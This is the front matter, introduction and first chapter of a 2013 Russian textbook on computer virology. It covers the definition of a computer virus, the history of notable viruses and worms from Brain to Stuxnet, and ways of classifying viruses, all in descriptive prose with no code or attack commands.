Климентьев К. Е.

Компьютерные вирусы и антивирусы: взгляд программиста

Климентьев К. Е.

Компьютерные вирусы и антивирусы: взгляд программиста

Издание рекомендовано в качестве учебного пособия
для студентов технических вузов

Москва, 2013

УДК 004.49
ББК 32.973-018.2
К49

Климентьев К. Е.
К49 Компьютерные вирусы и антивирусы: взгляд программиста. – М.: ДМК Пресс, 2013. – 656 с.: ил.

ISBN 978-5-94074-885-4

Книга представляет собой курс компьютерной вирусологии, посвященный подробному рассмотрению феномена саморазмножающихся программ. Содержит неформальное и формальное введение в проблему компьютерных вирусов, описание принципов их работы, многочисленные примеры кода, методики обнаружения и удаления, а также лежащие в основе этих методик математические модели. Рассматривает все наиболее широко распространенные в прошлом и настоящем типы вирусов. Ориентирована на самую широкую аудиторию, но прежде всего на студентов и программистов – будущих и действующих специалистов в области защиты информации и разработки системного и прикладного программного обеспечения. Также может быть полезна и интересна «рядовым» пользователям, интересующимся проблемой компьютерных вирусов.

УДК 004.49
ББК 32.973-018.2

ISBN 978-5-94074-885-4

Содержание

...Голыми руками, хитрость против хитрости, разум против инстинкта, сила против силы, трое суток не останавливаясь, гнать оленя через бурелом, настигнуть и повалить на землю, схватив за рога...

А. и Б. Стругацкие. «Обитаемый остров»

Введение

Тема защиты компьютерной информации стала очень популярной в последние десятилетия. Связано это прежде всего с повсеместным распространением вычислительной техники, внедрением ее практически во все сферы человеческой деятельности. Любые нарушения в работе вычислительных систем с каждым годом становятся для человека все болезненнее и опаснее.

Одной из актуальнейших проблем, связанных со «здоровьем» компьютеров, является проблема защиты их от компьютерных вирусов. После 26 апреля 1999 года, когда сотни тысяч ПЭВМ в мире были выведены из строя в результате активации вируса **Win32.CIH** («Чернобыльского»), в этом уже никто не сомневается.

Но достоверной и, главное, полезной информации по вирусологической тематике немного. Существующие же публикации можно условно разделить на две группы.

Первую составляют книги и статьи, написанные «ортодоксами» – авторами известных антивирусных программ и сотрудниками организаций, занимающихся защитой компьютерной информации. Как правило, эти публикации рассчитаны на массового читателя и направлены на формирование у него лишь минимально необходимого уровня антивирусной грамотности. Технических деталей в таких публикациях мало, а конкретная информация сводится к описанию внешних проявлений различных вирусов и правил работы с теми или иными антивирусами.

Другая группа публикаций принадлежит перу «экстремистов». Эти работы содержат достаточно подробные описания конкретных алгоритмов, исходные тексты вирусов, советы по их распространению. Как правило, авторами являются люди, написавшие несколько простых вирусов и горящие желанием донести свое «умение» до всех желающих. Книги и статьи подобного сорта рассчитаны преимущественно на невзыскательных любителей «жареного». Соответ-

ственно, в них содержится слишком много эмоций и слишком мало действительно полезной информации.

Книга, которая лежит перед вами, не относится ни к первой, ни ко второй группе. Автор постарался пройти по узкой грани между «безответственным подстрекательством к написанию вирусов» и «ханжеским умолчанием необходимых подробностей». В книге рассматриваются основные принципы организации компьютерных вирусов, методики их обнаружения, изучения и обезвреживания.

Нужна ли такая книга? Представляется, что просто необходима.

Прежде всего, знание технических подробностей устройства вирусов и принципов их обнаружения поможет пользователю грамотно построить и использовать антивирусную защиту.

Во-вторых, нельзя исключить ситуацию, когда вирусолог-профессионал просто физически не успеет прийти на помощь, и рассчитывать в условиях дефицита времени придется только на свои силы, знания и умения. Такая книга может послужить в качестве учебника и справочника по самостоятельному решению проблемы.

В-третьих, компьютерная вирусология широко применяет методы самых различных областей человеческого знания: техники, информатики и математики. Изучение устройства вирусов и принципов их распознавания поможет существенно повысить свою квалификацию.

В-четвертых, в настоящее время назрела острая необходимость в специалистах, компетентных в области компьютерной вирусологии, но производители коммерческих антивирусов делятся своими знаниями и умениями лишь с узким кругом «посвященных». Не настала ли пора раскрыть некоторые их секреты?

Наконец, изучать мир компьютерных вирусов просто очень интересно!

Итак, в книге рассмотрены все типы саморазмножающихся программ, получивших распространение в последнюю четверть века:

- загрузочные вирусы;
- файловые вирусы для MS-DOS, Windows всех версий и UNIX-подобных операционных систем;
- макровирусы для MS Office;
- сетевые, почтовые и «мобильные» черви;
- «экзотические» типы вирусов.

Так называемые «троянские программы», не способные к самостоятельному размножению, в книге не рассматриваются.

Приведены необходимые сведения по системной организации различных сред, пригодных для существования компьютерных ви-

русов, – носителей информации, операционных систем, пакетов прикладных программ. Также значительная часть книги посвящена рассмотрению математических принципов и конкретных алгоритмов, лежащих в основе поиска, распознавания и удаления вредоносных программ.

Конечно, книга рассчитана на достаточно квалифицированного читателя. Необходимо владение программированием на языках Си и Ассемблер для i80x86/Pentium хотя бы на уровне институтских курсов. Для адекватного восприятия математических аспектов нелишними будут знания в рамках дисциплин «Дискретная математика» и «Дифференциальные уравнения», изучаемых на младших курсах технических вузов. Но автор надеется, что это не станет препятствием для пытливого читателя, желающего заняться увлекательнейшим занятием – охотой за компьютерными вирусами.

ГЛАВА 1

Общие сведения о компьютерных вирусах

В среде компьютерной и околокомпьютерной общественности сложилось представление о компьютерном вирусе как о некоем неуловимом электронном микроорганизме, путешествующем с машины на машину и необратимо разрушающем все, до чего способен дотянуться своими отравленными виртуальными когтями. А по страницам малонаучно-фантастических произведений и бульварных журналов кочуют «боевые вирусы» и «вирусы-убийцы», якобы разводимые и используемые нехорошими хакерами для своих зловещих целей.

Что же представляют собой компьютерные вирусы на самом деле?

1.1. Что такое «компьютерный вирус»

Пожалуйста, тогда еще одно определение, очень возвышенное и благородное.

А. и Б. Стругацкие. «Пикник на обочине»

Если углубиться в историю происхождения слова «вирус», то можно отметить, что «настоящие» болезнетворные вирусы, то есть сложные молекулы, паразитирующие на живых клетках растений и организмов, получили свое наименование в соответствии с латинским словом *virus*, которое дословно переводится как «яд». Этот термин принадлежит голландцу Мартину Бейерингу, который в самом конце XIX века в научной дискуссии с первооткрывателем вирусов русским ученым Д. И. Ивановским отстаивал гипотезу, что обнаруженные незадолго до этого странные микроскопические объекты являются ядовиты-

ми веществами. Ивановский же считал, что они «живые» и поэтому представляют собой не «вещества», но «существа». В настоящее время признано, что вирусы и не «вещества», и не «существа». Это автономные «обломки» и «испорченные детали» наследственного аппарата клеток, способные внедряться в живую клетку и «перепрограммировать» ее таким образом, чтобы она воспроизводила не себя, а все новые и новые «обломки» и «детали».




Рис. 1.1 ❖ «Настоящий» вирус и его первооткрыватели: а) вирус «табачной мозаики»; б) Д. И. Ивановский; в) М. Бейеринг

Таким образом, в понятии «вирус» главным сейчас считается не ядовитость и вредоносность, а способность к самовоспроизведению.

Итак, компьютерный вирус – это:

программа, способная к несанкционированному созданию своих функционально идентичных копий.

В данном определении рассмотрим подробнее три ключевых понятия.

Во-первых, основным определяющим признаком вируса является умение воспроизводиться, генерировать себе подобные объекты. Именно эту часть определения имел в виду в середине 80-х годов американский математик Ф. Коэн, впервые в истории произнеся слова «компьютерный вирус» (хотя сам он уверяет, что авторство термина принадлежит его коллеге Л. Адлеману). В те годы возможность существования вирусов рассматривалась в основном только теоретически, и алгоритмы их функционирования описывались не на языках про-

граммирования, а в терминах системы команд математических формализмов типа «машины Тьюринга» или «нормальных алгоритмов Маркова».

Во-вторых, понятие «функциональной идентичности» копий вируса введено в определение ввиду того, что существует класс так называемых *полиморфных* вирусов, два различных экземпляра которых внешне могут не иметь ничего общего, но выполняют одни и те же действия в соответствии с одним и тем же алгоритмом. Таким образом, полиморфные вирусы идентичны только с точки зрения выполняемых ими функций.

Наконец, понятие «несанкционированный» означает, что вышеупомянутое создание своих копий происходит вне зависимости от желания пользователя. Любая уважающая себя операционная система (например, MS-DOS) тоже способна копировать самое себя, но вирусом не является, поскольку процесс этот происходит с ведома человека.

От компьютерных вирусов необходимо отличать так называемые *троянские программы*, не обладающие способностью к саморазмножению и предназначенные исключительно для выполнения несанкционированных (как правило, деструктивных) действий. Журналисты и малоквалифицированные пользователи часто смешивают понятия вируса и троянской программы. А ведь между «вирусами» и «троянами» такая же разница, как между «заразой» и «отравой». Мы же не говорим «отравился гриппом» или «заразился цианистым калием», верно? Вот и не надо путать!

Класс троянских программ нами рассматриваться не будет.

1.2. Несколько исторических замечаний

Это длинная история, которую к тому же изложить в общепринятых терминах очень трудно.

А. и Б. Стругацкие. «Хромая судьба»

Существует множество взглядов на историю возникновения и развития проблемы компьютерных вирусов, довольно сильно различающихся в отношении того, какие события следует считать действительно важными, в какой последовательности и когда они происходили, да и происходили ли вообще. Попытаемся и мы дать краткий очерк этой истории, основанный на синтезе различных мнений.

Прежде всего следует отметить, что идея квазиживых компьютерных организмов бытовала в художественной литературе и в массовом сознании задолго до того, как появился первый «настоящий» компьютерный вирус. Н. Н. Безруков для доказательства этого тезиса ссылается на иностранные источники [3], но можно найти и отечественные примеры. Например, в фантастическом рассказе Д. Биленкина «Философия имени», написанном в конце 70-х годов XX века, системы управления звездолета подвергаются атаке со стороны кибернетических микроорганизмов, возникших в результате «мутаций» защитно-ремонтных микроустройств корабля.

Кроме того, к моменту создания первого «настоящего» вируса уже существовало множество аналитических (например, работы фон Неймана) и программных (например, черви **Creeper** и **Xerox**) моделей, содержащих идеи самокопирования компьютерного кода. Огромную роль в разработке и изучении таких моделей сыграл американский математик Ф. Коэн. Он в первой половине 80-х годов XX века активно изучал саморазмножающиеся компьютерные механизмы с теоретических позиций, опубликовал несколько научных работ и защитил в 1986 г. на базе университета Южной Калифорнии докторскую диссертацию на вирусологическую тему.

Направление работ Ф. Коэна не было ни для кого секретом, он активно публиковался в различных научных изданиях. Поэтому некоторые эксперименты по созданию компьютерных вирусов, скорее всего, были выполнены людьми, знакомыми с его работами, – студентами и аспирантами учебных заведений. Считается, например, что вирус **Lehigh** был написан в 1986–1987 гг. студентом Лехайского университета по имени Ken van Wyk с целью практической иллюстрации теоретических разработок Ф. Коэна.

Впрочем, несколько ранее (вероятно, еще в начале 1986 г.) двумя пакистанцами, братьями Басидом и Амжадом Алви, был создан и распространился по миру в загрузочных секторах дискет вирус **Brain**, который лишь спустя несколько месяцев был обнаружен, опознан именно как «компьютерный вирус» и подробно изучен в университете штата Делавэр, США.

Известный российский программист Антон Чижов утверждал, что примерно в то же время им в исследовательских целях был написан и распространен по компьютерам московских организаций безымянный и безвредный вирус, который прожил до конца года и мирно самоуничтожился. Ни подтвердить, ни опровергнуть этого факта ни-

кто, кроме самого Чижова, не способен – в те времена вирусология еще не существовала ни как наука, ни как профессия.

1987 год принес еще ряд знаменательных событий. Ральф Бюргер (Германия) опубликовал в своей книге [36] метод заражения COM-программ и привел в качестве примера исходный текст вируса **Vienna.648**, якобы написанного кем-то другим. В Израиле были созданы вирусы семейства **Jerusalem** (Черная пятница), в Новой Зеландии – вирус **Stoned (Marijuana)**, а в Германии – вирусы семейства **Cascade**. Большинство упомянутых вирусов очень быстро распространились по миру, а некоторые из них (например, вирусы многочисленного семейства **Stoned**) встречаются изредка в загрузочных секторах дискет даже сейчас.

Авторов первых вирусов по праву можно считать очень талантливыми программистами, поскольку они самостоятельно открывали доселе неизвестные особенности операционной системы и учились пользоваться ими. Но примерно к 1988 г. начала складываться ситуация, когда в «дикой природе» оказывались не только сами вирусы, но и их тщательно прокомментированные исходные тексты. И, как следствие, наряду с оригинальными разработками стали появляться вирусы, созданные по чужому образу и подобию, например клоны вируса **Vienna**. По этому поводу хочется процитировать В. В. Маяковского:

Человек, впервые формулировавший, что «дважды два четыре», – великий математик, если даже он получил эту истину из складывания двух окурков с двумя окурками. Все дальнейшие люди, хотя бы они складывали неизмеримо большие вещи, например паровоз с паровозом, – все эти люди – не математики... Но не надо отчетность по ремонту паровозов посылать в математическое общество и требовать, чтобы она рассматривалась наряду с геометрией Лобачевского.

Видимо, вирусописатели не были знакомы с мнением великого советского поэта, поэтому количество вирусов, написанных по мотивам чужих разработок, стало увеличиваться в геометрической прогрессии.

Впрочем, далеко не все вирусописатели занимались плагиатом. Важнейшим событием 1988 г. можно считать эпидемию оригинального, намного опередившего свое время «сетевого червя», написанного Р. Моррисом, аспирантом Корнелльского университета (США). Этот вирус в течение нескольких ноябрьских дней сумел распространить-

ся по университетским и коммерческим сетям США, Канады и некоторых других стран, заразив более 6000 компьютеров.

Также к 1988 г. (по мнению Н. Н. Безрукова, [3]) следует отнести первые случаи проникновения «импортных» компьютерных вирусов на территорию СССР. Широкий общественный резонанс получили эксперименты по обнаружению и изучению вирусов, проводившиеся в 1989 г. во время работы «летней международной компьютерной школы» (г. Переславль-Залесский). Именно в эти годы появились первые удачные антивирусные программы и начали складываться коллективы людей, до настоящего времени профессионально занимающихся разработкой средств антивирусной защиты. Среди отечественных «ветеранов антивирусного фронта», которые начали серьезно заниматься проблемой защиты от компьютерных вирусов именно в те годы, можно отметить как Д. Н. Лозинского, Е. В. Касперского, Д. О. Грязнова, В. В. Богданова, так и еще несколько не менее ярких имен.

К 1990 г. во всем мире было создано всего около сотни вирусов, причем каждый новый распространялся практически беспрепятственно, вызывая более или менее широкую эпидемию. Связано это было прежде всего с недостаточной информированностью пользователей и неразвитостью средств антивирусной защиты. Но вскоре ситуация изменилась. С одной стороны, пользователи наконец-то поняли опасность бесконтрольного распространения вирусов, многие из которых содержали вредоносные фрагменты. С другой – начала набирать обороты индустрия антивирусного программного обеспечения. В нашей стране активно использовалась условно-бесплатная антивирусная программа AidsTest Д. Н. Лозинского, несколько менее популярен был пакет «Доктор Касперский» Е. В. Касперского. За рубежом лидировали комплект Scan/Clean от John McAfee, Findvirus от Alan Solomon и Norton Antivirus от Peter Norton Computing (впоследствии эта торговая марка стала собственностью фирмы Symantec). Впрочем, последний антивирус мог и «не родиться», поскольку буквально парой лет ранее, в конце 1980-х годов, Питер Нортон публично и громогласно заявлял о мифичности вирусной угрозы и сравнивал ее с угрозой крокодилов, живущих в нью-йоркской канализации. Но, к счастью, быстро сообразил «что почем» и благословил развитие антивируса, названного его именем[1].

---

[1] Кстати, спустя 15 лет появились и реальные сообщения о поимке аллигаторов в канализациях американских городов.

Разумеется, более широкое распространение получали вирусы, использующие свежие и оригинальные способы распространения и заражения. Среди «лауреатов» 1989–1991 гг. можно отметить прежде всего вирусы «болгарской сборки», связанные с разработками талантливого и плодовитого программиста по прозвищу Dark Avenger и его «сподвижников», а именно **Eddie**, **Vacsine**, **Doodle** (в том числе и знаменитый «музыкальный» **Doodle-2C.2885**) и др. Кроме того, активно подключились к процессу написания вирусов и отечественные программисты: вирусы семейств **XPEH**, **SVC**, **Voronezh** и многих других быстро распространялись по стране вместе с компьютерными играми, прикладными и системными программами, которыми обменивались между собой ничего не подозревающие пользователи. По воспоминаниям Д. Н. Лозинского, в 1990–1992 гг. ему приходилось выпускать новую версию своей антивирусной программы два раза в неделю. Не скучали и авторы других антивирусов, получивших хождение в те годы, например В. В. Богданов (AntiAPE), А. Борисов (AVSP), Alan Solomon (DrSolomon) и др.

А количество вирусов и вирусных семейств продолжало стремительно увеличиваться. И основную опасность несли не столько эпидемии профессионально написанных шедевров типа **Dir.1024** (**Driver.1024**) или «удачно» запущенных в живую природу достаточно рядовых вирусов типа **Michelangelo** (**March-6**), сколько всевозрастающая лавина простых, во многом повторяющих друг друга, короткоживущих подделок. Именно это обстоятельство в 1992–1993 гг. породило качественно новый виток в эскалации противостояния «вирус–антивирус». Авторы антивирусных программ начали использовать в своих продуктах механизм *эвристического анализа*, позволявший автоматически распознавать новые, еще не известные вирусологам экземпляры компьютерной инфекции по типичным, характерным именно для вирусов фрагментам кода и операциям. Их оппоненты ответили созданием *полиморфных вирусов*, два любых экземпляра которых хотя и работали по одному и тому же алгоритму, но не содержали внутри себя постоянных фрагментов кода. Более того, все тот же Dark Avenger сделал доступной для широких масс «заинтересованных личностей» технологию **MtE**, позволявшую достаточно просто подключать механизм полиморфности к любому вирусу, даже самому примитивному, многократно увеличивая тем самым его сопротивляемость к обнаружению.

Середина 90-х годов прошла под знаком борьбы именно с высокосложными, подчас *многоплатформенными* (то есть способными

заражать программы различных типов) вирусами. Шанс на распространение получали только очень изощренные вирусы, например принадлежащие к семействам **OneHalf**, **Natas**, **Zhenghi**, **Ukraine**, **NutCracker**, **RDA.Fighter**, **Kaczor** и др., написать которые мог далеко не каждый программист. В свою очередь, вирусологи взяли на вооружение крайне сложные механизмы *эмуляции кода*, позволявшие имитировать исполнение программ и реагировать уже не столько на подозрительные фрагменты программ, сколько на их подозрительные действия. На смену простым антивирусам типа AidsTest приходили более сложные разработки, например DrWeb питерца И. Данилова. Ситуация несколько стабилизировалась, но ненадолго.

Ко второй половине 90-х годов большинство пользователей уже перешло в своей работе на операционные системы семейства MS Windows. Изменились каналы распространения и содержание файлов, копируемых с компьютера на компьютер. На смену дискетам пришли компакт-диски и глобальные сети. Все чаще вместо игр и утилит с компьютера на компьютер передавались изображения, базы данных, документы. Вирусы, заражающие такие якобы «неисполнимые» файлы, просто обязаны были появиться, и они появились! Первой ласточкой стал так называемый *макровирус* **Macro.Word.Concept** (лето 1995 г.), заражавший специализированные программы на макроязыке WordBasic, которые содержались внутри документов текстового процессора MS Word. Потом количество макровирусов стало увеличиваться с такой же скоростью, с какой всего за несколько лет до этого множились MS-DOS-вирусы. Появились макровирусы для электронных таблиц MS Excel (например, знаменитый **Macro.Excel.Laroux**) и баз данных MS Access. Был освоен макроязык VBA, который фирмой Microsoft «поставлялся на вооружение» вместе с новыми версиями MS Office. Пик распространенности макровирусов пришелся на 1998–2000 годы, среди «лауреатов» можно назвать **Macro.Word.Cap**, **Macro.Word97.Class**, **Macro.Word97.Ethan**, **Macro.Word97.Marker**, **Macro.Word97.Thus** и прочих. В новом веке количество вновь создаваемых макровирусов заметно уменьшилось, а через несколько лет и вовсе сошло на нет.

Кроме того, к 1996 г. вирусописателями были наконец-то разработаны способы простого и надежного заражения Windows-программ. Конечно, написание Windows-вирусов – не такая простая задача и требует достаточно высокой квалификации, но в условиях неразвитости соответствующего антивирусного обеспечения и неверия пользователей в возможность распространения Windows-«заразы»

повторилась ситуация конца 80-х годов. Относительно немногочисленные Windows-вирусы сумели быстро распространиться по всему миру. Апофеозом стала активация вируса **Win9X.CIH** («Чернобыльского») в апреле 1999 г., которая привела к повреждению сотен тысяч компьютеров во всем мире. Годом позже «прогремел» чрезвычайно заразный вирус **Win32.FunLove**, источниками распространения которого неоднократно становились случайно инфицированные дистрибутивы, размещенные на интернет-сайтах крупнейших производителей программного обеспечения. А потом Windows-вирусы тоже отошли на второй план, хотя программно-аппаратные условия, содействующие их существованию и распространению, не изменились и остаются относительно благоприятными для этого вида «заразы» до сих пор.

Вместо этого вирусописатели принялись активно осваивать новые пути распространения «заразы» – через глобальную сеть Интернет. Очень простой по идее и реализации вирус-червь **Melissa** в том же апреле 1999 г. за несколько суток сумел многократно «обежать» всю планету, вызвав панику среди пользователей и системных администраторов. Следующая пятилетка запомнилась в основном молниеносными по скорости «расползания» и исключительно обширными по распространенности эпидемиями сетевых и почтовых вирусов и червей **VBS.LoveLetter**, **E-Worm.Win32.Swen**, **E-Worm.Win32.Klez**, **Net-Worm.Win32.LoveSan**, **E-Worm.Win32.MyDoom**, **Net-Worm.Win32.Sasser** и прочих. В 2005 году появились признаки того, что и эти эпидемии стали потихоньку стихать. На смену глобальным эпидемиям нескольких десятков различных червей пришли практически не прекращающиеся «микроэпидемии», вызываемые массами мелких модификаций нескольких «базовых разработок», – например, одних только разновидностей червя **Bagle** насчитывается несколько тысяч. Кроме того, сохранили умеренную актуальность и вирусы «старых» типов, просто про них стали меньше говорить. В мировых масштабах они «не делают погоды», но встречаются в «дикой природе» до сих пор.

Почему же поколения вирусов сменяют друг друга без, казалось бы, достаточно веских объективных причин? Дело в том, что сильное влияние на мировую вирусную «погоду» оказывает субъективный социальный фактор, известный под названием «мода». В условиях растущего противодействия, оказываемого вирусам со стороны вирусологов и пользователей, неорганизованное вирусописательское сообщество мечется, бросается из одной крайности в другую,

в любой момент готово изменить направление своей деятельности, если это изменение обещает возможность «прославиться» проще и быстрее. Кроме того, у значительной части киберандеграунда в последние годы изменилась мотивация, так что «слава» стала цениться куда меньше, чем «деньги» и «власть». Это привело к массовым миграциям бывших вирусописателей в стан «троянщиков», то есть в стан производителей самостоятельно не размножающегося, но крайне вредоносного (похищающего конфиденциальную информацию, рассылающего спам и т. п.) программного обеспечения. Наконец, созданием вредоносных программ профессионально занялись структуры (вероятно, спецслужбы и силовые ведомства различных стран), которые заинтересованы не в массовых эпидемиях, а в точечных атаках на ограниченный круг целей. Так, например, в создании и распространении «шпионских программ» **Magic Lantern** (2001 г.) и **R2D2** (2011 г.) подозревают ФБР США и полицию ФРГ соответственно, а авторство «боевого» червя **Stuxnet** (2010 г.) приписывают тем политическим структурам, которым не выгодно развитие ядерной программы Ирана.

Настоящее время характеризуется появлением все новых и новых типов вирусов, активно осваивающих многочисленные «дыры» в защитных механизмах информационных систем. Количество обнаруженных потенциальных целей для заражения вирусами увеличивается с каждым годом. Вирусы научились распространяться не только вместе с программами, документами, электронными таблицами и html-страницами, но и вместе с базами данных, изображениями, архивами, и даже освоили сотовую телефонную связь. Кроме того, старые «дыры» тоже еще полностью не залатаны, и традиционные типы вирусов по-прежнему в любой момент способны «осчастливить» мировое компьютерное сообщество своим присутствием.

Ближайшие несколько лет обещают немало ярких и интересных событий на фронте антивирусной борьбы.

1.3. Какие бывают вирусы

Азарт классификатора и коллекционера вдруг пробудился в нем.

А. и Б. Стругацкие. «Отягощенные злом»

Ранее мы уже использовали ряд терминов, относящихся к различным типам вирусов. Теперь рассмотрим эти классификации подробнее.

1.3.1. Классификация по способу использования ресурсов

В настоящее время целесообразно различать *вирусы-паразиты* (или просто *вирусы*) и *вирусы-черви* (или просто *черви*).

Первые размножаются с использованием ресурсов, принадлежащих другим программам. Например, они внедряются внутрь этих программ и активируются вместе с их запуском.

Вторые, как правило, используют только ресурсы вычислительных систем (оперативную и долговременную память, непрограммные файлы), рассылая свои копии по сетям, раскладывая их по носителям информации, буферам памяти, чужим архивам и т. п. Черви автономны, к другим программам они не прикрепляются.

1.3.2. Классификация по типу заражаемых объектов

В соответствии с этой классификацией вирусы можно разделить на *программные*, *загрузочные*, *макровирусы* и *многоплатформенные* вирусы.

Программные вирусы заражают файлы других программ. Пример: вирус **Win9X.CIH**, паразитирующий на Windows-программах.

Загрузочные вирусы заражают или подменяют маленькие программки, находящиеся в загрузочных секторах жестких дисков, дискет и флэшек. Примером может служить вирус **Michelangelo**.

Питательной средой для *макровирусов* служат «макросы» или «скрипты», то есть специализированные программные компоненты, написанные на *языках сценариев* и находящиеся внутри файлов различных офисных приложений – документов MS Word, электронных таблиц MS Excel, изображений Corel Draw и прочего. Примеры: вирус **Concept**, заражающий документы MS Word; вирус **Laroux**, заражающий Excel-таблицы.

Многоплатформенные вирусы паразитируют одновременно на объектах различных типов. Например, вирус **OneHalf.3544** заражает как программы MS-DOS, так и загрузочные сектора винчестеров. А вирусы семейства **Anarchy**, кроме программ MS-DOS и Windows, способны заражать также документы MS Word.

1.3.3. Классификация по принципам активации

По этому признаку вирусы целесообразно разделить на *резидентные* и *нерезидентные*.

Резидентные вирусы постоянно находятся в памяти компьютера в активном состоянии, отслеживают попытки обращения к жертвам со стороны других программ и операционной системы и только тогда заражают их. Например, исполнимые программы заражаются в момент запуска, завершения работы или копирования их файлов, а загрузочные сектора – в момент обращения к дискетам. Примерами подобных вирусов являются все те же **OneHalf.3544** (в среде MS-DOS) и **Win9X.CIH** (в среде Windows 95/98/ME).

Нерезидентные вирусы запускаются в момент старта зараженных носителей, время их активности ограничено. Например, вирус **Vienna.648** «бодрствует» только несколько мгновений сразу после запуска зараженной им программы, но за это время успевает найти на диске множество новых жертв и прикрепиться к ним, а потом передает управление своему носителю и «засыпает» до следующего запуска.

В многозадачных операционных системах возможны «*полурезидентные*» вирусы: они стартуют как нерезидентные, организуют себя в виде отдельного потока запущенной программы, весь срок работы этой программы ведут себя словно резидентные, а потом завершают работу вместе с программой-носителем. Пример – **Win32.Funlove.4070**.

1.3.4. Классификация по способу организации программного кода

Этот таксономический признак позволяет выделять *незашифрованные, зашифрованные* и *полиморфные* вирусы.

Незашифрованные вирусы представляют собой простые программы, код которых не подвергается никакой дополнительной обработке. Такие вирусы (например, **Vienna.648**) легко обнаруживать в программах, исследовать при помощи дизассемблеров и декомпиляторов и удалять.

Код *зашифрованных вирусов*, как правило, подвергается некоторым видоизменениям. Вирус заражает жертвы своей зашифрованной копией, а после старта расшифровывает ее в памяти ЭВМ. При обнаружении, изучении и удалении таких вирусов возникают трудности, так как вирусологу необходимо как минимум выполнить обратную операцию – расшифровку кода. Обычно зашифровка вирусов сопровождается использованием в коде специальных антиотладочных приемов. Пример такого вируса – **Sayha.Diehard**.

Наконец, *полиморфные вирусы* – это разновидность зашифрованных вирусов, которые меняют свой двоичный образ от экземпляра к экземпляру. Например, полиморфными являются все вирусы семейства **OneHalf**. Частным случаем полиморфных являются *метаморфные* вирусы, которые не шифруют двоичный образ своего тела, а просто переставляют местами его команды и заменяют их аналогами, выполняющими те же действия. Пример: **Win32.ZMyst**.

1.3.5. Классификация вирусов-червей

Чаще всего она выполняется по способу распространения. *Почтовые черви* (например, **E-Worm.Win32.Aliz**) распространяются по электронной почте, в виде вложений («аттачей») в электронные письма. *Сетевые черви* (их еще иногда называют *«интернет-червями»*), такие как, например, **Net-Worm.Win32.Lovesan**, используют для своего распространения непосредственно сетевые протоколы и рассылают себя внутри информационных пакетов. *«Телефонные»*, или *«мобильные»*, *черви* (например, **Cabir**), являющиеся разновидностью «сетевых», при самораспространении пользуются специфическими протоколами беспроводного информационного обмена, такими как BlueTooth. А известные еще с 1980-х годов *файловые черви* (например, **Mkworm.715**) самостоятельно не распространяются с компьютера на компьютер, вместо этого они раскладывают свои многочисленные копии по различным каталогам различных носителей информации и «засовывают» их в ZIP- и RAR-архивы.

1.3.6. Прочие классификации

Существует еще немало вирусных таксономий, порой довольно странных. Например, юристам выгодно делить все вирусы на *«вульгарные»* (состоящие из единого неделимого фрагмента) и *«раздробленные»* (состоящие из отдельных фрагментов, не являющихся вирусами, но способных объединяться в одну вирусную программу). А журналисты, не имеющие никакого представления о реальном устройстве и возможностях вирусов, обсуждают «четыре поколения деструктивности», причем вирусы, принадлежащие последнему поколению, якобы способны воздействовать аж на человеческий мозг.

Разумеется, нас подобная «ненаучная фантастика» интересовать не будет.

1.4. О «вредности» и «полезности» вирусов

«Папаша, – говорил он. – В раю мы с вами закончим этот бессмысленный спор».

А. и Б. Стругацкие. «Град обреченный»

Вопрос не так прост, как могло бы показаться на первый взгляд. К заведомо вредоносным вирусам, например к **Win9X.CIH**, отношение однозначно негативное. Но как быть с вирусами, не содержащими деструктивных фрагментов, с теми, которые просто размножаются? Вирус, написанный квалифицированным и «совестливым» автором, практически незаметен и безвреден. Вопреки распространенному мнению таких вирусов немало, более того, их не менее половины.

По предложению Е. Касперского с чисто технической точки зрения все множество существующих компьютерных вирусов может быть разделено на три группы:

- *очень опасные* вирусы, предназначенные для уничтожения данных или блокирования работы компьютера (например, **Win9X.CIH** способен фатально забивать «мусором» – случайными данными, не несущими никакой смысловой нагрузки, – Flash-BIOS и перезаписывать таким же «мусором» сектора винчестера);
- *опасные* вирусы, присутствие которых на компьютере может привести к нежелательным последствиям – например, вирус **Jerusalem.1808** некорректно заражал некоторые программы, в результате чего они становились неработоспособными;
- *безвредные* и *неопасные* вирусы, никак не влияющие на работу компьютера и сохранность данных, – например, большинство вирусов семейства **Search**.

Конечно, это деление условно. В частности, имеется тенденция постепенного перехода с течением времени ряда вирусов из класса «безвредных» в класс «опасных». Это происходит потому, что операционные системы постоянно развиваются и изменяются, а выпущенные в «дикую природу» вирусы – нет. Как результат какой-нибудь идеально приспособленный к среде MS-DOS вирус, скорее всего, вызовет проблемы при запуске инфицированной им программы под Windows. Но, с другой стороны, есть классы вирусов, на которые это правило практически не распространяется, например класс макровирусов.

Но все-таки наибольший интерес вызывает не столько классификация уже существующих представителей электронной «флоры» и «фауны», сколько попытка ответить на концептуальные вопросы, поставленные максимально широко.

Возможно ли написать абсолютно безвредный вирус?

Возможно ли написать вирус, который приносил бы пользу?

Наиболее подробно эту проблему исследовал Весселин Бончев в своей статье «По-прежнему ли плоха идея о хороших компьютерных вирусах?» [34]. Он опросил большое количество специалистов и простых пользователей, рассмотрел множество аргументов «за» и «против» и пришел к следующим выводам.

Бончев считал, что абсолютно безвредный и лояльный к системе вирус написать невозможно. Любая программа, в том числе и компьютерный вирус, не может быть стопроцентно совместима с системным окружением и прикладными программами, причем, как уже отмечалось выше, эта несовместимость со временем увеличивается. С другой стороны, вирус «незаконно» пользуется ресурсами компьютера – занимает оперативную память и дисковое пространство, тратит процессорное время. Кроме того, будучи однажды выпущен в «дикую природу», вирус дальше распространяется с компьютера на компьютер совершенно бесконтрольно, и повлиять на его «судьбу», в отличие от обычной программы, невозможно.

